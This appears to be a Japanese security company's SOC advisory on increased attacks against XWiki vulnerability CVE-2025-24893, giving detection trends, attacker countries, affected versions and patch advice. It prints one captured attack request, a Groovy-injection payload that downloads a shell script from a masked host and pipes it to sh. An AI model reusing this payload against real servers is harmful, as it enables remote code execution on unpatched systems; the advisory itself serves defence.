本サイトは、快適にご利用いただくためにクッキー(Cookie)を使用しております。
Cookieの使用に同意いただける場合は「同意する」ボタンを押してください。
なお本サイトのCookie使用については、「個人情報保護方針」をご覧ください。
XWikiの脆弱性(CVE-2025-24893)を狙った攻撃
今月は、オープンソースのナレッジ管理プラットフォームであるXWikiの脆弱性(CVE-2025-24893)を狙った攻撃が増加しました。攻撃者に悪用された場合、任意のコードを実行されてしまう恐れがあります。
本脆弱性のCVSS v3.1値(脆弱性の深刻度)は、9.8(Critical)と評価されているため、影響対象の製品を使用されている場合は、早急に対策されることをお勧めします。なお、本脆弱性は10月30日に米国のサイバーセキュリティ・インフラストラクチャセキュリティ庁(CISA)が注意喚起を促しており、KEV(Known Exploited Vulnerabilities Catalog)に追加されております。

下図は、本脆弱性を狙った攻撃の検知数推移です。今年2月に公開された脆弱性ですが、11月に攻撃が急増しました。
 |
以下は、弊社SOCで検知した攻撃例です。外部から不正なシェルスクリプトをダウンロードして実行を試みた通信となっています。
|
GET /xwiki/bin/get/Main/SolrSearch?media=rss&text=}}}{{async async=false}}{{groovy}}['sh', '-c', '(wget -qO- http://xx.xx.xx.xx/rondo.sdu.sh||busybox wget -qO- http://xx.xx.xx.xx/rondo.sdu.sh||curl -s http://xx.xx.xx.xx/rondo.sdu.sh)|sh'].execute().text{{/groovy}}{{/async}} HTTP/1.1 |
下表は、本脆弱性を狙った攻撃元国です。オランダとアメリカからの攻撃を多数観測しています。
| # | 2025年11月 | |
| 1 | オランダ | 55.9% |
| 2 | アメリカ | 39.2% |
| 3 | 日本 | 2.8% |
| 4 | ポーランド | 0.3% |
| 5 | カナダ | 0.2% |
影響対象
- XWiki 5.3 系
- XWiki 5.4 以上 15.10.11 未満
- XWiki 16.0.0 以上 16.4.1 未満
- XWiki 16.5.0RC1 未満
対策方法
最新の修正パッチを適用してください。
参考情報
- Remote code execution as guest via SolrSearchMacros request
https://github.com/xwiki/xwiki-platform/security/advisories/GHSA-rr6p-3pfg-562j - CISA - Known Exploited Vulnerabilities Catalog
https://www.cisa.gov/known-exploited-vulnerabilities-catalog - CVE-2025-24893
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2025-24893
https://jvndb.jvn.jp/ja/contents/2025/JVNDB-2025-004443.html
マネージドサービス事業部
MBSD-SOC
MBSD-SOC
キーワードで探す
テーマで探す
筆者で探す
- #MBSD
- #MBSD-SOC
- #吉川孝志
- #寺田健
- #高江洲 勲
- #プロフェッショナルサービス事業部
- #小河哲之
- #福田美香
- #R&D部
- #山本健太
- #洲崎俊
- #Alice
- #岩崎 利己
- #浦田秀弥
- #桝屋雅文
- #米山俊嗣
- #諌山貴由
- #金子俊介
- #白倉 大河
- #安田祐一
- #廣田 一貴
- #小山凌弥
- #糟谷 正樹
- #国分裕
- #先端技術セキュリティセンター
- #井餘田 笙悟
- #サイバーインテリジェンスグループ
- #吉田裕也
- #藤田 将弘
- #露木 拓巳
- #一ノ瀬太樹
- #藤縄 直弘
- #加藤 創
- #服部 慎二
- #MI2
- #坂島悠太
- #戸田廉
- #荒牧 努


